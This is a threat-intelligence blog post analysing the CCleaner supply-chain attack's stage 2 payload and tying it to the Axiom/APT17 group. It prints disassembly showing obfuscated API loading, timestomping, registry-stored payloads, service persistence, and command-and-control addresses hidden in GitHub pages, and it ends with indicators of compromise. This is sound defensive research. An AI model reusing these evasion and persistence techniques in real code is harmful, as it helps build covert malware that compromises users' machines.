

Evidence Aurora Operation Still Active Part 2: More Ties Uncovered Between CCleaner Hack & Chinese Hackers

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October 2, 2017

Written by Jay Rosenberg - 2 October 2017



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
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Since my [last post](#), we have found new evidence in the next stage payloads of the CCleaner supply chain attack that provide a stronger link between this attack and the Axiom group.

First of all, our researchers would like to thank the entire team at Cisco Talos for their excellent work on this attack (their post regarding stage 2 can be found [here](#)) as well as their cooperation by allowing us access to the stage 2 payload. Also, we would like to give a special thanks to Kaspersky Labs for their collaboration.

The Next Connection

Starting from the stage 2 payload, I reverse engineered the module, extracting other hidden shellcode and binaries within. After uploading the different binaries to [Intezer Analyze™](#), the final payload (that I have access to) had a match with a binary relating to the Axiom group.



At first glance, I believed it was going to be the same custom base64 function as mentioned in my [previous blog post](#). A deeper look in the shared code proved otherwise.

Binary in screenshot:

f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a

Related APT17 samples:

07f93e49c7015b68e2542fc591ad2b4a1bc01349f79d48db67c53938ad4b525d

0375b4216334c85a4b29441a3d37e61d7797c2e1cb94b14cf6292449fb25c7b2

20cd49fd0f244944a8f5ba1d7656af3026e67d170133c1b3546c8b2de38d4f27

ee362a8161bd442073775363bf5fa1305abac2ce39b903d63df0d7121ba60550

<pre> .text:10001F73 sub_10001F73 proc near ; CODE XREF: sub_1000202D+38lp .text:10001F73 .text:10001F73 LibFileName = byte ptr -44h .text:10001F73 var_43 = byte ptr -43h .text:10001F73 var_42 = byte ptr -42h .text:10001F73 var_41 = byte ptr -41h .text:10001F73 var_40 = byte ptr -40h .text:10001F73 var_3F = byte ptr -3Fh .text:10001F73 var_3E = byte ptr -3Eh .text:10001F73 var_3D = byte ptr -3Dh .text:10001F73 var_3C = byte ptr -3Ch .text:10001F73 var_3B = byte ptr -3Bh .text:10001F73 var_3A = byte ptr -3Ah .text:10001F73 var_39 = byte ptr -39h .text:10001F73 var_38 = byte ptr -38h .text:10001F73 var_37 = byte ptr -37h .text:10001F73 var_36 = byte ptr -36h .text:10001F73 var_4 = dword ptr -4 .text:10001F73 arg_0 = dword ptr 8 .text:10001F73 .text:10001F73 push ebp .text:10001F74 mov ebp, esp .text:10001F76 sub esp, 44h .text:10001F79 push edi .text:10001F7A push 0Fh .text:10001F7C pop ecx .text:10001F7D xor eax, eax .text:10001F7F lea edi, [ebp+var_43] .text:10001F82 and [ebp+var_4], 0 .text:10001F86 rep stosd .text:10001F88 stosb .text:10001F8A and [ebp+var_38], 0 .text:10001F8B and eax, [ebp+LibFileName] .text:10001F8F push eax ; lpLibFileName .text:10001F92 mov [ebp+LibFileName], 'k' .text:10001F97 mov [ebp+var_43], 'e' .text:10001F9B mov [ebp+var_42], 'r' .text:10001F9F mov [ebp+var_41], 'n' .text:10001FA3 mov [ebp+var_40], 'e' .text:10001FA7 mov [ebp+var_3F], 'l' .text:10001FAB mov [ebp+var_3E], '3' .text:10001FAF mov [ebp+var_3D], '2' .text:10001FB3 mov [ebp+var_3C], '.' .text:10001FB7 mov [ebp+var_3B], 'd' .text:10001FBB mov [ebp+var_3A], 'l' .text:10001FBF mov [ebp+var_39], 'l' .text:10001FC3 call ds:LoadLibraryA .text:10001FC9 test eax, eax .text:10001FCB pop edi .text:10001FCC jz short loc_10002026 .text:10001FCE and [ebp+var_36], 0 .text:10001FD2 lea ecx, [ebp+LibFileName] .text:10001FD5 push ecx ; lpProcName .text:10001FD6 push eax ; hModule .text:10001FD7 mov [ebp+LibFileName], 'I' .text:10001FDB mov [ebp+var_43], 'o' .text:10001FDF mov [ebp+var_42], 'M' .text:10001FE3 mov [ebp+var_41], 'o' .text:10001FE7 mov [ebp+var_40], 'w' .text:10001FEB mov [ebp+var_3F], '6' .text:10001FEF mov [ebp+var_3E], '4' .text:10001FF3 mov [ebp+var_3D], 'P' .text:10001FF7 mov [ebp+var_3C], 'r' .text:10001FFB mov [ebp+var_3B], 'o' .text:10001FFD mov [ebp+var_3A], 'c' .text:10001FFF mov [ebp+var_39], 'e' .text:10002003 mov [ebp+var_38], 'e' .text:10002007 mov [ebp+var_37], 's' .text:1000200B call ds:GetProcAddress .text:10002015 test eax, eax .text:10002017 jz short loc_10002026 .text:10002019 lea ecx, [ebp+var_4] .text:1000201C push ecx .text:1000201D push [ebp+arg_0] .text:10002020 call eax .text:10002022 test eax, eax .text:10002024 jz short locret_10002029 .text:10002026 .text:10002026 loc_10002026: ; CODE XREF: sub_10001F73+59↑j .text:10002026 ; sub_10001F73+94↑j .text:10002026 mov eax, [ebp+var_4] .text:10002029 locret_10002029: ; CODE XREF: sub_10001F73+B1↑j .text:10002029 leave 4 .text:1000202A retn </pre>	<div style="border: 1px solid black; padding: 5px; width: fit-content; margin: 0 auto 10px auto;">CCleaner Stage 2</div> <pre> .text:004011EC sub_4011EC proc near ; CODE XREF: sub_401310+1 .text:004011EC ; sub_4024AE+57lp .text:004011EC .text:004011EC LibFileName = byte ptr -1004h .text:004011EC var_1003 = byte ptr -1003h .text:004011EC var_1002 = byte ptr -1002h .text:004011EC var_1001 = byte ptr -1001h .text:004011EC var_1000 = byte ptr -1000h .text:004011EC var_FFF = byte ptr -0FFFh .text:004011EC var_FFE = byte ptr -0FFEh .text:004011EC var_FFD = byte ptr -0FFDh .text:004011EC var_FFC = byte ptr -0FFCh .text:004011EC var_FF8 = byte ptr -0FF8h .text:004011EC var_FF7 = byte ptr -0FF7h .text:004011EC var_FF6 = byte ptr -0FF6h .text:004011EC var_4 = dword ptr -4 .text:004011EC arg_0 = dword ptr 8 .text:004011EC .text:004011EC push ebp .text:004011ED mov ebp, esp .text:004011EF mov eax, 1004h .text:004011F4 call __alloca_probe .text:004011F9 push edi .text:004011FA mov ecx, 3FFh .text:004011FF xor eax, eax .text:00401201 lea edi, [ebp+var_1003] .text:00401207 rep stosd .text:00401209 and [ebp+var_4], 0 .text:0040120D stosw .text:0040120F stosb .text:00401210 and [ebp+var_FF8], 0 .text:00401217 lea eax, [ebp+LibFileName] .text:0040121D push eax ; lpLibFileName .text:0040121E mov [ebp+LibFileName], 'K' .text:00401225 mov [ebp+var_1003], 'e' .text:0040122C mov [ebp+var_1002], 'r' .text:00401233 mov [ebp+var_1001], 'n' .text:0040123A mov [ebp+var_1000], 'e' .text:00401241 mov [ebp+var_FFF], '1' .text:00401248 mov [ebp+var_FFE], '3' .text:0040124F mov [ebp+var_FFD], '2' .text:00401256 mov [ebp+var_FFC], '.' .text:0040125D mov [ebp+var_FF8], 'd' .text:00401264 mov [ebp+var_FF7], 'l' .text:0040126B mov [ebp+var_FF9], 'l' .text:00401272 call ds:LoadLibraryA .text:00401278 test eax, eax .text:0040127A pop edi .text:0040127B jz loc_401309 .text:00401281 and [ebp+var_FF6], 0 .text:00401288 lea ecx, [ebp+LibFileName] .text:0040128E push ecx ; lpProcName .text:0040128F push eax ; hModule .text:00401290 mov [ebp+LibFileName], 'I' .text:00401297 mov [ebp+var_1003], 'o' .text:0040129E mov [ebp+var_1002], 'M' .text:004012A5 mov [ebp+var_1001], 'o' .text:004012AC mov [ebp+var_1000], 'w' .text:004012B3 mov [ebp+var_FFF], '6' .text:004012BA mov [ebp+var_FFE], '4' .text:004012C1 mov [ebp+var_FFD], 'r' .text:004012C8 mov [ebp+var_FFC], 'o' .text:004012CF mov [ebp+var_FF8], 'c' .text:004012D6 mov [ebp+var_FF9], 'e' .text:004012DD mov [ebp+var_FF7], 's' .text:004012E4 mov [ebp+var_FF8], 's' .text:004012EB mov [ebp+var_FF7], 's' .text:004012F2 call ds:GetProcAddress .text:004012F8 test eax, eax .text:004012FA jz short loc_401309 .text:004012FC lea ecx, [ebp+var_4] .text:004012FF push ecx .text:00401300 push [ebp+arg_0] .text:00401303 call eax .text:00401305 test eax, eax .text:00401307 jz short locret_40130C .text:00401309 .text:00401309 loc_401309: ; CODE XREF: sub_4011EC+8 .text:00401309 ; sub_4011EC+10E↑j .text:00401309 mov eax, [ebp+var_4] .text:0040130C locret_40130C: ; CODE XREF: sub_4011EC+1 .text:0040130C leave 4 .text:0040130D retn </pre>
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Not only did the first payload have shared code between the Axiom group and CCBkdr, but the second did as well. The above photo shows the same function between two binaries. Let me put this into better context for you: out of all the billions and billions of pieces of code (both trusted and malicious) contained in the Intezer Code Genome Database, we found this code *in only these APTs*. It is also worth noting that this isn't a standard method one would use to call an API. The attacker used the simple technique of employing an array to hide a string from being in clear sight of those analyzing the binary (although to those who are more experienced, it is obvious) and remain undetected from antivirus signatures. The author probably copied and pasted the code, which is what often happens to avoid duplicative efforts: rewriting the same code for the same functionality twice.

Due to the uniqueness of the shared code, we strongly concluded that the code was written by the same attacker.

Technical Analysis:


The stage two payload that was analyzed in this report (dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aacfdc83), after launching the infected version of CCleaner, was dropped to only a selective group of targets, as reported by Talos. Although there is an x64 version, the following analysis will only include the x86 version because they are nearly identical. I will not be going too far in depth as full comprehension of the technical analysis will require an understanding of reverse engineering.

Instead of using the typical API (VirtualAlloc) to allocate memory, the attackers allocated memory on the heap using LocalAlloc, and then copied a compressed payload to the allocated memory.

```
sub_100016A3 proc near
nNumberOfBytesToWrite= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     eax, dword_10005000
push    ebx
mov     ebx, ds:LocalAlloc
mov     [ebp+nNumberOfBytesToWrite], eax
mov     eax, dword_10005004
push    esi
add     eax, 100h
push    edi
push    eax             ; uBytes
push    40h            ; uFlags
call   ebx             ; LocalAlloc
mov     esi, eax
test    esi, esi
jz     loc_10001779

mov     edi, 3E80h
push    edi             ; Size
push    offset dword_10005000 ; Src
push    esi             ; Dst
call   memcpy
push    edi             ; Size
lea    eax, [esi+3E80h]
push    offset unk_10008E84 ; Src
push    eax             ; Dst
call   memcpy
push    edi             ; Size
lea    eax, [esi+7D00h]
push    offset unk_1000CD08 ; Src
push    eax             ; Dst
call   memcpy
push    edi             ; Size
lea    eax, [esi+0BB80h]
push    offset unk_10010B8C ; Src
push    eax             ; Dst
call   memcpy
push    edi             ; Size
lea    eax, [esi+0FA00h]
push    offset unk_10014A10 ; Src
push    eax             ; Dst
call   memcpy
push    2C6Fh           ; Size
lea    eax, [esi+13880h]
push    offset unk_10018894 ; Src
```



It looks like the attackers used version 1.1.4 of zlib to decompress the payload into this allocated memory region.

```

mov     eax, [ebp+arg_C]
and     [ebp+var_18], 0
mov     [ebp+var_34], eax
mov     eax, [ebp+arg_0]
and     [ebp+var_14], 0
mov     [ebp+var_2C], eax
mov     eax, [esi]
push   edi
mov     [ebp+var_28], eax
push   38h
lea    eax, [ebp+var_38]
push   offset a1_1_4 ; "1.1.4"
push   eax
call   sub_10001A7E
add    esp, 0Ch
test   eax, eax
jnz    short loc_10001913

```

```

lea    eax, [ebp+var_38]
push   4
push   eax
call   sub_10001A95
mov    edi, eax
pop    ecx
cmp    edi, 1
pop    ecx
jz     short loc_10001904

```

Depending on if you're running x86 or x64 Windows, it will drop a different module. (32-bit 07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902, 64-bit 128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f) Both modules are actually legitimate software with additional code and a modified execution flow.

```

3164E  push   offset aSpoolPrtprocsX ; "\\spool\prtprocs\x64\localsp1.d11"
      call   sub_100011EC
      add    esp, 0Ch
      test   eax, eax
      jz     short loc_10001628

```

```

loc_1000167C: ; "\\spool\prtprocs\w32x86\localsp1.d11"
push   offset aSpoolPrtprocsM
call   sub_100011EC
add    esp, 0Ch
test   eax, eax
jz     short loc_10001628

```



The last modified time on the modules is changed to match that of the msvcrt.dll that is located in your system32 folder—a technique to stay under the radar by not being able to check last modified files.

```

push    eax                ; lpBuffer
call    ds:GetSystemDirectoryA
lea     eax, [ebp+Buffer]
push    offset Source      ; "\\msvcrt.dll"
push    eax                ; Dest
call    strcat
pop     ecx
mov     esi, ds:CreateFileA
pop     ecx
mov     edi, 80h
push    0                  ; hTemplateFile
push    edi                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
lea     eax, [ebp+Buffer]
push    80000000h         ; dwDesiredAccess
push    eax                ; lpFileName
call    esi ; CreateFileA
mov     ebx, eax
cmp     ebx, 0FFFFFFFFh
jz      short loc_100011C8

```

```

lea     eax, [ebp+LastWriteTime]
push    eax                ; lpLastWriteTime
lea     eax, [ebp+LastAccessTime]
push    eax                ; lpLastAccessTime
lea     eax, [ebp+CreationTime]
push    eax                ; lpCreationTime
push    ebx                ; hFile
call    ds:GetFileTime
push    ebx                ; hObject
mov     ebx, ds:CloseHandle
call    ebx ; CloseHandle
push    0                  ; hTemplateFile
push    edi                ; dwFlagsAndAttributes
push    3                  ; dwCreationDisposition
push    0                  ; lpSecurityAttributes
push    1                  ; dwShareMode
push    40000000h         ; dwDesiredAccess
push    [ebp+lpFileName] ; lpFileName
call    esi ; CreateFileA
mov     esi, eax
cmp     esi, 0FFFFFFFFh
jnz     short loc_100011CC

```

```

loc_100011C8:
xor     eax, eax
jmp     short loc_100011E5

```

```

loc_100011CC:
lea     eax, [ebp+LastWriteTime]
push    eax                ; lpLastWriteTime
lea     eax, [ebp+LastAccessTime]
push    eax                ; lpLastAccessTime
lea     eax, [ebp+CreationTime]
push    eax                ; lpCreationTime
push    esi                ; hFile
call    ds:SetFileTime
push    esi                ; hObject
call    ebx ; CloseHandle
push    1
pop     eax

```

Some shellcode and another module are written to the registry.

```

loc_100014D0:
lea     eax, [ebp+hKey]
push    eax                ; phkResult
push    offset alwbemperf ; "wbemPerf"
push    [ebp+hKey]

```



```
push    [ebp+ptrResult] ; hKey
call    ds:RegCreateKeyA
test    eax, eax
jnz     loc_100015F6
```


```
mov     esi, ds:GetTickCount
push    ebx
push    edi
call    esi ; GetTickCount
push    eax ; Seed
call    ds:srand
mov     edi, ds:rand
pop     ecx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul   ebx, eax
mov     Dst, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul   ebx, eax
lea    eax, [ebp+Data]
push    4 ; cbData
push    eax ; lpData
push    3 ; dwType
push    0 ; Reserved
push    offset ValueName ; "001"
push    [ebp+hKey] ; hKey
mov     dword_1001B508, ebx
mov     ebx, ds:RegSetValueExA
mov     dword ptr [ebp+Data], 312Bh
call    ebx ; RegSetValueExA
push    dword ptr [ebp+Data] ; cbData
push    offset Dst ; lpData
push    3 ; dwType
push    0 ; Reserved
push    offset a002 ; "002"
push    [ebp+hKey] ; hKey
call    ebx ; RegSetValueExA
lea    eax, [ebp+var_C]
push    4 ; cbData
push    eax ; lpData
push    3 ; dwType
push    0 ; Reserved
push    offset a003 ; "003"
push    [ebp+hKey] ; hKey
mov     dword ptr [ebp+var_C], 15h
call    ebx ; RegSetValueExA
push    8 ; Size
```

```

push    offset aGYKq@    ; "Γ8\bYªëQ@"
push    offset Dst      ; Dst
call    memcpy
mov     eax, 0F3289317h
add     esp, 0Ch
xor     Dst, eax
xor     dword_1001B508, eax
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul   ebx, eax
mov     dword_1001B50C, ebx
call    edi ; rand
mov     ebx, eax
call    esi ; GetTickCount
imul   ebx, eax
mov     dword_1001B510, ebx
call    edi ; rand
mov     edi, eax
call    esi ; GetTickCount

```

After the module is successfully dropped, a service is created under the name Spooler or SessionEnv, depending upon your environment, which then loads the newly dropped module.



The new module being run by the service allocates memory, reads the registry where the other payload is located, and then copies it to memory.

```
--  
push    esi  
mov     esi, [esp+4+arg_0]  
push    edi  
push    40h  
push    1000h  
add     esi, 1D000h  
push    40000h  
push    0  
call   dword ptr [esi+0F4h] ; call to VirtualAlloc  
mov     edi, eax  
test    edi, edi  
jnz     short loc_1001C259
```

```

decrypt_reg_key_name:
mov     al, cl
mov     bl, 7
imul   bl
sub     al, 33h
xor     al, dl
mov     [ebp+ecx+var_50], al
mov     ecx, [ebp+var_5C]
mov     eax, [ebp+var_68]
inc     ecx
mov     [ebp+var_5C], ecx
mov     dl, [ecx+eax]
test    dl, dl
jnz     short decrypt_reg_key_name

```

```

pop     ebx

```

```

loc_1001C2D2:
and     [ebp+ecx+var_50], 0
lea     eax, [ebp+var_54]
push    eax
push    20019h
lea     eax, [ebp+var_50]
push    0
push    eax
push    80000002h
mov     [ebp+var_14], 313030h
mov     [ebp+var_58], esi
call    dword ptr [esi+18h] ; RegOpenKeyExA
test    eax, eax
jz      short loc_1001C303


```

The next payload is executed, which decrypts another module and loads it. If we look at the memory of the next decrypted payload, we can see something that looks like a PE header without the MZ signature. From here, it is as simple as modifying the first two bytes to represent MZ and we have a valid PE file.

(f0d1f88c59a005312faad902528d60acb9cd5a7b36093db8ca811f763e1292a)

Address	Hex dump	ASCII
003B3503	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3513	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3523	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3533	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3543	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3553	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3563	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3573	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3583	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3593	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35A3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35C3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B35D3	50 45 00 00 4C 01 04 00 F0 9B B7 59 00 00 00 00	PE..L@.≡çñV.
003B35E3	00 00 00 00 E0 00 0E 21 0B 01 06 00 00 26 00 00	...α.#!30+.&.
003B35F3	00 16 00 00 00 00 00 00 10 00 00 00 10 00 00▶▶▶▶▶
003B3603	00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00▶▶▶▶▶
003B3613	04 00 00 00 00 00 04 00 04 00 00 00 02 00 00 00▶▶▶▶▶
003B3623	00 70 00 00 00 04 00 00 00 00 00 02 00 00 00 00▶▶▶▶▶
003B3633	00 00 10 00 00 10 00 00 00 10 00 00 10 00 00 00▶▶▶▶▶
003B3643	00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00▶▶▶▶▶
003B3653	5C 41 00 00 B4 00 00 00 00 00 00 00 00 00 00 00	\A..t.....
003B3663	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3673	00 60 00 00 20 02 00 00 00 00 00 00 00 00 00 00	.....
003B3683	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B3693	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B36A3	00 00 00 00 00 00 00 00 40 00 00 5C 01 00 00 00	.....@.. \0.
003B36B3	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
003B36C3	00 00 00 00 00 00 2E 74 65 78 74 00 00 00 00 00	.....text...
003B36D3	90 25 00 00 00 10 00 00 00 26 00 00 00 04 00 00	e%...▶▶▶&...◆
003B36E3	00 00 00 00 00 00 00 00 00 00 20 00 00 60 00 00	.....
003B36F3	2E 72 64 61 74 61 00 00 06 08 00 00 40 00 00 00	rdata...◆@..
003B3703	00 0A 00 00 2A 00 00 00 00 00 00 00 00 00 00 00*...@..
003B3713	00 00 00 00 40 00 00 40 2E 64 61 74 61 00 00 00	.....@..data...
003B3723	44 06 00 00 00 50 00 00 00 06 00 00 00 34 00 00	D+...P...+...4.
003B3733	00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 C0	.....@..@..L
003B3743	2E 72 65 6C 6F 63 00 00 C2 02 00 00 60 00 00 00	..reloc..T@...'
003B3753	00 04 00 00 00 3A 00 00 00 00 00 00 00 00 00 00	.....
003B3763	00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00	.....@..B.....

The next module is a essentially another backdoor that connects to a few domains; before revealing the true IP, it will connect to for the next stage payload.



1. Sends HTTP request to <https://microsoft.com> and <https://update.microsoft.com>
2. Checks if HTTP response contains strings "Microsoft" and "Internet Explorer"
3. Sends HTTP request to <https://en.search.wordpress.com/?src=organic&q=keepost> or <https://github.com/search?q=joinlur&type=Users&utf8=%E2%9C%93>
4. Sends HTTP request to <https://en.search.wordpress.com/?src=organic&q=keepost> or <https://github.com/search?q=joinlur&type=Users&utf8=%E2%9C%93>
5. Retrieves a response that uses steganography to store an IP address in a field called "ptoken"
6. ptoken field is xor'ed to get the decrypted address of C&C
7. Connects to C&C IP address, sends machine information, and waits for next payload



?

It starts by ensuring it receives the correct response from <https://www.microsoft.com> and <https://update.microsoft.com>.

```

10001B7B | $ 53 | PUSH EBX
10001B7C | . 56 | PUSH ESI
10001B7D | . 57 | PUSH EDI
10001B7E | . 33FF | XOR EDI,EDI
10001B80 | > 6A 00 | PUSH 0x0
10001B82 | . FF7424 14 | PUSH DWORD PTR SS:[ESP+0x14]
10001B86 | . 68 00520010 | PUSH localspl.10005200
10001B88 | . E8 C1FCFFFF | CALL localspl.10001851
10001B90 | . 8BF0 | MOV ESI,EAX
10001B92 | . 85F6 | TEST ESI,ESI
10001B94 | . 75 28 | JNZ SHORT localspl.10001BBE
10001B96 | . 50 | PUSH EAX
10001B97 | . FF7424 14 | PUSH DWORD PTR SS:[ESP+0x14]
10001B98 | . 68 E0510010 | PUSH localspl.100051E0
10001BA0 | . E8 ACFCFFFF | CALL localspl.10001851
10001BA5 | . 8BF0 | MOV ESI,EAX
10001BA7 | . 85F6 | TEST ESI,ESI
10001BA9 | . 75 13 | JNZ SHORT localspl.10001BBE
10001BAB | . 68 88130000 | PUSH 0x1388
10001BB0 | . FF15 7C400010 | CALL DWORD PTR DS:[<&KERNEL32.Sleep]
10001BB6 | . 47 | INC EDI
10001BB7 | . 83FF 03 | CMP EDI,0x3
10001BBA | . 7C C4 | JNL SHORT localspl.10001B80
10001BBC | . EB 41 | JMP SHORT localspl.10001BFF
10001BBE | > 833E 00 | CMP DWORD PTR DS:[ESI],0x0
10001BC1 | . 74 31 | JE SHORT localspl.10001BF4
10001BC3 | . 8B10 BC400010 | MOV EBX,DWORD PTR DS:[<&MSVCRT.strstr]
10001BC9 | . 8D7E 04 | LEA EDI,DWORD PTR DS:[ESI+0x4]
10001BCC | . 68 D4510010 | PUSH localspl.100051D4
10001BD1 | . 57 | PUSH EDI
10001BD2 | . FFD3 | CALL EBX
10001BD4 | . 59 | POP ECX
10001BD5 | . 85C0 | TEST EAX,EAX
10001BD7 | . 59 | POP ECX
10001BD8 | . 75 0E | JNZ SHORT localspl.10001BE8
10001BDA | . 68 C0510010 | PUSH localspl.100051C0
10001BDF | . 57 | PUSH EDI
10001BE0 | . FFD3 | CALL EBX
10001BE2 | . 59 | POP ECX
10001BE3 | . 85C0 | TEST EAX,EAX
10001BE5 | . 59 | POP ECX
10001BE6 | . 74 0C | JE SHORT localspl.10001BF4
10001BE8 | > 56 | PUSH ESI
10001BE9 | . FF15 78400010 | CALL DWORD PTR DS:[<&KERNEL32.LocalFree]
10001BEF | . 6A 01 | PUSH 0x1
10001BF1 | . 58 | POP EAX
10001BF2 | . EB 0D | JMP SHORT localspl.10001C01
10001BF4 | > 85F6 | TEST ESI,ESI
10001BF6 | . 74 07 | JE SHORT localspl.10001BFF
10001BF8 | . 56 | PUSH ESI
10001BF9 | . FF15 78400010 | CALL DWORD PTR DS:[<&KERNEL32.LocalFree]
10001BFF | > 33C0 | XOR EAX,EAX
10001C01 | > 5F | POP EDI
10001C02 | . 5E | POP ESI
10001C03 | . 5B | POP EBX
10001C04 | . C3 | RETN

```

ASCII "https://www.microsoft.com/"

ASCII "http://update.microsoft.com/"

Timeout = 5000. ms
Sleep

msvcrt.strstr
s2 = "Microsoft"
s1
strstr

ASCII "Internet Explorer"

Memory
LocalFree

Memory
LocalFree

The malware proceeds to decrypt two more URLs.


Address	Hex dump	ASCII
10005080	68 74 74 70 73 3A 2F 2F 65 6E 2E 73 65 61 72 63	https://en.searc
10005090	68 2E 77 6F 72 64 70 72 65 73 73 2E 63 6F 6D 2F	h.wordpress.com/
100050A0	3F 73 72 63 3D 6F 72 67 61 6E 69 63 26 71 3D 6B	?src=organic&q=k
100050B0	65 65 70 6F 73 74 00 58 73 2D A0 4F A9 F0 31 61	eepest.Xs-ã0r=1a
100050C0	6A C0 6D 3D 22 79 48 28 58 7A 68 DD 00 AA 75 9D	j!m="yH(Xzh|.-u#
100050D0	20 B2 EA 01 32 2F 31 91 FC 0F D7 8F 5D 7A 87 B6	##02/1a"##A]z9l
100050E0	C8 8A 73 D3 B1 DE 51 90 CC 9A F4 9E CA 01 68 67	ués# Qe|PÜ (A#0hg
100050F0	01 82 DF D4 5B B6 21 FB 80 47 FE 2E D6 D0 C3 F2	0e" "[|↑rCG#.n"t¿

Address	Hex dump	ASCII
10005080	68 74 74 70 73 3A 2F 2F 67 69 74 68 75 62 2E 63	https://github.c
10005010	6F 6D 2F 73 65 61 72 63 68 3F 71 3D 6A 6F 69 6E	om/search?q=join
10005020	6C 75 72 26 74 79 70 65 3D 55 73 65 72 73 26 75	lur&type=Users&u
10005030	74 66 38 3D 25 45 32 25 39 43 25 39 33 00 31 61	tf8-%E2%9C%93.1a
10005040	6A C0 6D 3D 22 79 48 28 58 7A 68 DD 00 AA 75 9D	j!m="yH(Xzh|.-u#

The malware authors used steganography to store the IP address in a ptoken field of the HTML.

Here you can see the GitHub page with the ptoken field.

The value is then XOR decrypted by 0x31415926 which gives you 0x5A093B0D or the IP address: 13.59.9.90



Conclusion:

The complexity and quality of this particular attack has led our team to conclude that it was most likely state-sponsored. Considering this new evidence, the malware can be attributed to the Axiom group due to both the nature of the attack itself and the specific code reuse throughout that our technology was able to uncover.

IOCs:

Stage 2 Payload:

dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aacfdc83

x86 Trojanized Binary:

07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf34902

x86 Registry Payload:

f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e1292a

x64 Trojanized Binary:

128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb6f4f

x64 Registry Payload:

75eaa1889dbc93f11544cf3e40e3b9342b81b1678af5d83026496ee6a1b2ef79

Registry Keys:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP

About Intezer:

Through its 'DNA mapping' approach to code, Intezer provides enterprises with unparalleled threat detection that accelerates incident response and eliminates false positives, while protecting against fileless malware, APTs, code tampering and vulnerable software.

Curious to learn what's next for Intezer? Join us on our journey toward achieving these endeavors here on the blog or [request a community free edition invite](#)

Jay Rosenberg